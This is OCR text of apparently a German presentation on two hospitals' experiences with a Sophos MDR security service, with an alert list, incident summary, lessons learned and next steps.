
Diese Graphen dienen Ihnen als MDR-Kunde nur zur Informationen für alle Geräte mit MDR-Lizenz. Unserer MDR-Team wird Sie kontaktieren, falls Sie Maßnahmen ergreifen müssen.

Suchen | Gerät: Alle | Status: Alle | Priorität: Alle | Schließen | Löschen


Status	Erstellt um	Priorität	Name	Benutzer	Gerät	Gerätetyp
Neu	30. Okt. 2023 23:46	Niedrig	Lockdown			Computer
Neu	30. Okt. 2023 16:27	Mittel	Lockdown			Computer
Neu	30. Okt. 2023 15:42	Mittel	Lockdown			Computer
Neu	30. Okt. 2023 15:38	Mittel	Lockdown			Computer
Neu	30. Okt. 2023 15:35	Mittel	Lockdown			Computer
Neu	27. Okt. 2023 15:50	Hoch	APCViolation			Computer
Neu	26. Okt. 2023 10:56	Niedrig	HeapSpray			Computer
Neu	25. Okt. 2023 17:39	Hoch	APCViolation			Computer
Neu	25. Okt. 2023 17:37	Hoch	APCViolation			Computer
Neu	25. Okt. 2023 14:06	Hoch	APCViolation			Computer
Neu	25. Okt. 2023 14:04	Hoch	APCViolation			Computer
Neu	25. Okt. 2023 13:46	Hoch	APCViolation			Computer
Neu	25. Okt. 2023 13:37	Hoch	APCViolation			Computer
Neu	25. Okt. 2023 08:19	Niedrig	HeapSpray			Computer
Neu	24. Okt. 2023 08:49	Niedrig	HeapSpray			Computer

ERFAHRUNGSWERTE WESTPFALZ-KLINIKUM

ERFAHRUNGSWERTE WESTPFALZ-KLINIKUM




ERFAHRUNGSWERTE WESTPFALZ-KLINIKUM



ERFAHRUNGSWERTE WESTPFALZ-KLINIKUM

ENTSCHEIDERFABRIK



ERFAHRUNGSWERTE KLINIKUM BIELEFELD

Zusammenfassung der Erfahrungen im Klinikum Bielefeld

ERFAHRUNGSWERTE KLINIKUM BIELEFELD

Pos.	TOP
1	Ruhigerer Schlaf ☺
2	Wenig bis keine Änderung im Tagesgeschäft, MDR „geräuschlos und störungsfrei“
3	Zwei Gruppen von Incidents:
3.1.	7 x MDR Cases eigenständig durch SOPHOS gelöst (Übertragung großer Datenmengen, hohe Anzahl Dateiaktivitäten in kurzer Zeit, Ausführung „potenziell“ kritischer Betriebssystem Befehle)
3.2.	3 x MDR Cases erkannt, weitere Aktion durch Klinikum notwendig (bewusst durchgeführte Installation von „potenziell“ gefährlicher Software)
4	KRITIS Audit: Implementierung des Systems wurde sehr positiv bewertet, organisatorische Einbettung in ISMS-Prozesse hat noch Entwicklungspotential

LESSONS LEARNED

Pos.	TOP
1	Rollout XDR-Agent arbeitsintensiv (bspw. False Positives, Tamper Protection)
2	Onboarding MDR und Go-Live sehr unkompliziert
3	Integration in bestehende Prozesse überschaubar (SOC hat Berechtigungen einzugreifen)
4	Konsolidierung der Firewalls notwendig
5	Großer Know-How Input durch lokalen Partner

AUSBLICK

Pos.	TOP
1	User Awareness
2	Entscheidung: XDR-Agent auf Thinclients
3	Netzwerksegmentierung und East-West Firewall
4	Feinschliff der internen Prozesse in den Häusern
5	KRITIS Prozessdokumentation von Seiten SOPHOS
6	SOPHOS auf Linux
7	Kauf und weitere Nutzung des SOPHOS SOC and SIEM as a Service